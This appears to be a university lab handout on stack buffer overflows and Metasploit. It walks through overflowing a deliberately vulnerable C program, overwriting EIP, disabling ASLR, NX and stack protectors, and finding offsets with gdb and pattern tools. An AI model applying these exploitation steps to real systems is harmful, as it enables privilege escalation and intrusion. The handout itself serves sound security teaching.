-rwxrw-rw- 1 root root     28 Feb  3 15:03 shellcode
-rwxrw-rw- 1 root root   2224 Sep  3  2011 test.rb
```

Report

Perform, document and produce the material necessary to cover every step in this walk thru or the included presentation **Exploits-Step by Step.pdf** by DHAtEnclaveForensics. This may mean fix problems, errors in the instructions/presentation or clearer instructions etc. **One should be able to reproduce this attack on another computer**. I have shown how to do it in the "Buffer overflow preparation and walk thru steps" tutorial above.

a)

- You should send in the files you create, eg:
  - the **exploit_poc** file which contains
    - nopsled,
    - shellcode and the
    - jmp_address.
  - Also the Metasploit Ruby script **sbs.rb**.
- At last attach **screenshots** from your successful exploits similar to my example in /DHAtEnclaveForensics/my-try.

b) Draw a memory map

- with addresses and its content over the vulnerable program (enclave_svc.c) stack.
- Also indicate from where the shellcode is going to execute from and what is happening.

This memory map looks like the image in step 15 wrap up above, but with addresses given. In the presentation EH_09_os_metasploit_eng.pdf on slide SBOF JTR example - 8, stack view there is an example as well.

c) In order for the vulnerable program (enclave_svc.c) to be a real vulnerable program (an ordinary user potentially getting root) in a GNU/Linux system, what is needed? Hint it is something you can see by listing files with ls -al.

4.4 Exploit (64 bit – voluntary)

Now you should be able to work by yourself discovering the powerful Metasploit Framework.

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

Perform and document **at least one** successful Metasploit attack against **at least one** vulnerable system. The demand is that it should be possible to perform on a 64-bit OS/computer.

Some examples are given below and is available at [server]\metasploitable

- Metasploitable 3 Windows 2008 server x64 R2
- Metasploitable 3 Linux Ubuntu 1404 x64
- Metasploitable 2 Linux (old)

Look into Metasploit Unleashed (Introduction > Requirements) or the MSFu-extended-edt-1.0.pdf (ch 02, Required Materials > ***) for more information about the correct installation for these VMware appliances and their vulnerabilities.

Other alternatives:

- Attack the Windows 7 x64 virtual machine if you find any exploit or
- Why not your own computer? Since the computer usually is unexploited again after a reboot.
- Other resource on Internet.

Your selected attack (lab) must be performed against an exploitable vulnerability over the network.

Report
Document the victim system vulnerability, the steps and attack you made. A colleague should later be able to follow your work and reproduce it.

4.5 Lab feedback

a) Were the labs relevant and appropriate and what about length etc?
b) What corrections and/or improvements do you suggest for these labs?

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

Appendix 1. References problem solving and further information

The Metasploit Framework which is an incredible powerful tool in the right hands more or less have support for all the phases in an attack, from reconnaissance to covering the tracks and hiding. I have included a good presentation, METASPLOIT.ppt wich describes a lot about the framework in an easy way.

SecurityTube: http://www.securitytube.net/ have many videos related to Metasploit.

I also recommend reading thru the Appendix 2 "Buffer overflow problems and methods" section before starting the programming work – A must read before getting help! **If you got problems please consult the solutions there or pointers given in "Smashing the Stack in 2011" as for example "Stack Smashing @ Home" and other articles regarding MetaSploit module writing first!**

- Smashing the Stack in 2011 - http://paulmakowski.wordpress.com/2011/01/25/smashing-the-stack-in-2011/
- Stack Smashing @ Home and other articles in the DHAtEnclaveForensics/docs folder

- Writing and adding a private metasploit exploit
  - http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit
  - http://carnal0wnage.attackresearch.com/2008/07/adding-your-own-exploits-in-metasploit.html
  - http://www.corelan.be/index.php/2009/08/12/exploit-writing-tutorials-part-4-from-exploit-to-metasploit-the-basics/

- A bunch of papers in the /bof/docs directory.
- Gray Hat Hacking - The Ethical Hacker's Handbook, first and second edition (2005/2008).
- Hacking: The Art of Exploitation, 2nd Edition - http://nostarch.com/hacking2.htm
- Buffer overflow - http://en.wikipedia.org/wiki/Buffer_overflow
- ASLR - http://en.wikipedia.org/wiki/Address_space_layout_randomization
- x86 assembly language - http://en.wikipedia.org/wiki/32-bit_x86_assembly_programming

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE

Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

Appendix 2. Buffer overflow problems and methods – A must read before getting help!

It is not so easy to get the buffer overflows working nowadays. Actually it seems to be a declining problem in the computer security world. Therefore there are some protections and other settings that may be needed to disable in order to get the buffer overflow to work under GNU/Linux.

Address Space Layout Randomization (ASLR)

First you need to check if your stack pointer is randomized. Execute the following c-code to check if the SP is on the same place/address for every new invocation.

```
// get_sp.c
#include <stdio.h>
unsigned long get_sp(void){
        __asm__("movl %esp, %eax");
}
int main(){
        printf("Stack pointer (ESP): 0x%x\n", get_sp());
}
```

```
# gcc -o get_sp get_sp.c
# ./get_sp
Stack pointer (ESP): 0xbffffbd8 // remember that number for the next run.
```

If the ESP address changes you have to turn off ASRL in order for the attacks to work. To turn on use the same commando again, just put a “1” where “0” is.
echo "0" > /proc/sys/kernel/randomize_va_space
Check the value with
cat /proc/sys/kernel/randomize_va_space

Turning off ASLR problems

On some systems it can be difficult to change the value of the Linux kernels system variables due to lacking privileges. Then you can ask the kernel to do the work for you with help of the following command as root: **sysctl -w kernel.randomize_va_space=0. S**ometimes also **sysctl -w kernel.exec-shield=0** may be needed if present.

GCC

NX bit or GNU_STACK ELF markings

-z execstack - enable executable stack
-z noexecstack - disable executable stack (default)

gcc adds the stack marking above when you compile your source code. The default behaviour is that your executable ends up with a non-executable stack unless there was some indication that an executable stack was necessary.

Stack overflow protection

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

A problem that can show up, if you use newer versions of the gcc compiler, is that the compiler automatically add in instructions for stack overflow protection. This is common for gcc compilers from version 4.1 and upwards. You can turn that facility off with help of the compiler flag **-fno-stack-protector**. Example:
gcc -o myprog myprog.c -fno-stack-protector

In Visual Studio/Windows the same buffer overflow protection is turned on with the /GS compiler flag. More info: http://en.wikipedia.org/wiki/Buffer_overflow_protection

Check gcc version on Kali with:
root@bt:/# gcc --version
gcc (Debian 9.2.1-19) 9.2.1 20191109

Preferred stack boundary
You are getting prolog and epilog code in your stack that you don't want there. Disassemble the file with:
 # objdump -d vulner
For example, what you want is something like this:

```
0x8048448 <main>:     pushl %ebp
0x8048449 <main+1>:   movl  %esp,%ebp
 … removed …
0x8048459 <main+17>:  leave
0x804845a <main+18>:  ret
```

But you get something like this:

```
0x08048344 : lea 0x4(%esp),%ecx
0x08048348 : and $0xfffffff0,%esp
0x0804834b : pushl 0xfffffffc(%ecx)
0x0804834e : push %ebp
0x0804834f : mov %esp,%ebp
… removed …
0x08048364 : pop %ecx
0x08048365 : pop %ebp
0x08048366 : lea 0xfffffffc(%ecx),%esp
0x08048369 : ret
```

From: http://kerneltrap.org/node/8236
The default stack boundary is 16. You can change it by specifying -mpreferred-stack-boundary=X. The argc and argv parameters take up 4 byte of stack space each.
ANDing esp with 0xfffffff0 is a quick way to align the stack pointer on a 16-byte boundary. This is done to increase speed; your CPU likes aligned memory access.

The solution is to compile with the following flag: **-mpreferred-stack-boundary=2**
Example:
gcc -o myprog myprog.c -fno-stack-protector -mpreferred-stack-boundary=2

What GCC manual say about the flag "-mpreferred-stack-boundary=X"
Attempt to keep the stack boundary aligned to a 2 raised to num byte boundary. If `-mpreferred-stack-boundary' is not specified, the default is 4 (16 bytes or 128 bits).

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

The stack is required to be aligned on a 4 byte boundary. On Pentium and PentiumPro, double and long double values should be aligned to an 8 byte boundary (see `-malign-double') or suffer significant run time performance penalties. On Pentium III, the Streaming SIMD Extention (SSE) data type __m128 suffers similar penalties if it is not 16 byte aligned.

To ensure proper alignment of this values on the stack, the stack boundary must be as aligned as that required by any value stored on the stack. Further, every function must be generated such that it keeps the stack aligned. Thus calling a function compiled with a higher preferred stack boundary from a function compiled with a lower preferred stack boundary will most likely misalign the stack. It is recommended that libraries that use callbacks always use the default setting.

This extra alignment does consume extra stack space. Code that is sensitive to stack space usage, such as embedded systems and operating system kernels, may want to reduce the preferred alignment to `-mpreferred-stack-boundary=2'.

Debugging
Remember to set the -g compiler flag to enable debugging with gdb if you want to do that. It is not necessary for just dumping registers etc.

Fuzzing with Perl, Python and buffers

Fuzzing involves sending malformed strings into application input and watching for unexpected crashes. If we want to send a buffer as argument to a program we can use Perl or Python. Check out the following meet.c example.

```
// meet.c
#include <stdio.h>                              // needed for screen printing
greeting(char *temp1,char *temp2){              // greeting function to say hello
        char name[400];                         // string variable to hold the name
        strcpy(name, temp2);                    // copy the function argument to name
        printf("Hello %s %s\n", temp1, name);   // print out the greeting
}
main(int argc, char * argv[]){                  // note the format for arguments
        greeting(argv[1], argv[2]);             // call function, pass title & name
        printf("Bye %s %s\n", argv[1], argv[2]); // say "bye"
}                                               // exit program
```

To overflow the 400-byte buffer in meet.c. use: perl -e 'print "A" x 600'
This command will simply print 600 A's to standard out. Using this trick, you will start by feeding 10 A's to your program (remember, it takes two parameters):

```
#  gcc -o meet meet.c -fno-stack-protector -mpreferred-stack-boundary=2
# ./meet Mr $(perl -e 'print "A" x 10')
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
```

Next you will feed 600 A's to the meet.c program as the second parameter as follows:

```
# ./meet Mr $(perl -e 'print "A" x 600')
Segmentation fault
```


Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

As expected, your 400-byte buffer was overflowed; hopefully, so was EIP (Extended Instruction Pointer). To verify, start gdb:

 # gdb -q meet
(gdb) run Mr $(perl -e 'print "A" x 600')
Starting program: /mnt/lab/meet Mr $(perl -e 'print "A" x 600')
Program received signal SIGSEGV, Segmentation fault.
0xb7ee82fb in strlen () from /lib/tls/i686/cmov/libc.so.6

Dump the CPU registers:

(gdb) info reg

eax	0x41414141	1094795585
ecx	0x1	1
edx	0x41414141	1094795585
ebx	0xb7fd6ff4	-1208127500
esp	0xbffff33c	0xbffff33c
ebp	0xbffff960	0xbffff960
esi	0xbffff8d8	-1073743656
edi	0xbffff984	-1073743484
eip	0xb7ef64cb	0xb7ef64kkcb <strlen+11>
eflags	0x10202	[IF RF]
cs	0x73	115
ss	0x7b	123
ds	0x7b	123
es	0x7b	123
fs	0x0	0
gs	0x33	51

We can now see that some registers are filled with AAAA (0x41414141) but our eip is not because it crashed in a library built with stack protection I belive. We try the same with the vulnerable program vulnertest.

 # gdb -q vulnertest
(gdb) run $(perl -e 'print "A" x 600')
Starting program: /root/code/vulnertest $(perl -e 'print "A" x 600')
2
bff0f6c8
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

(gdb) info reg

eax	0xbff0f6c8	-1074727224
ecx	0xbff0f6c7	-1074727225
edx	0x259	601
ebx	0xb803fff4	-1207697420
esp	0xbff0f860	0xbff0f860
ebp	0x41414141	0x41414141
esi	0x8048460	134513760
edi	0x8048340	134513472
eip	0x41414141	0x41414141

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

```
 eflags        0x210246 [ PF ZF IF RF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

Now we can see that our eip is overwritten with the desired result (0x41414141). As the eip controls the execution flow of the program, we can now hijack the application flow and redirect the application to continue executing whatever we want. Now we just need to find the four bytes in the buffer our eip were overwritten with.

For more advanced and better control we can use the attached Python script bof/code/buftool.py.

We can also use the ruby script pattern_create.rb and pattern_offset.rb which is included in metasploit.
ruby /usr/share/metasploit-framework/tools/pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]
/usr/share/metasploit-framework/tools/pattern_offset.rb
Usage: pattern_offset.rb <search item> <length of buffer>

We use buftool.py in the same way as the Perl script above:
 # ./vulnertest $(python buftool.py 600)

Run with gdb, note eip and can easily find the index for eip in the string since:
 # python buftool.py
Usage: buftool.py <number> [string]
<number> is the size of the buffer to generate.
[string] is the optional string to search for in the buffer.

Remember that x86 has little-endian architecture so you need to translate for example eip = 0x356e4134 to 0x34416e35 and then to ASCII which gives the value 4An5.

 # python buftool.py 600 4An5
404
Which means eip is overwritten with the value beginning at index 404 in our oversized buffer.

Segmentation fault and core files

If your program crashes, it will leave a core file (named 'core'), unless the allowed core file size is 0, invoke
ulimit -c
to check. If the result is '0', call
ulimit -c unlimited
to set the core file size to "infinite". Usually core files seams to be turned off nowadays. There is also the gcore utility which can create a core file of a running process (useful if you need a snapshot of a program in a weird state).

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

Check the core status with ulimit -a
Remember that your core setting only is valid in the console you have changed it!
For core dump analysis, use gdb, e.g.
gdb <executable file> <core file>
or
gdb --core=core
and then view the registers as usual
(gdb) info reg

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/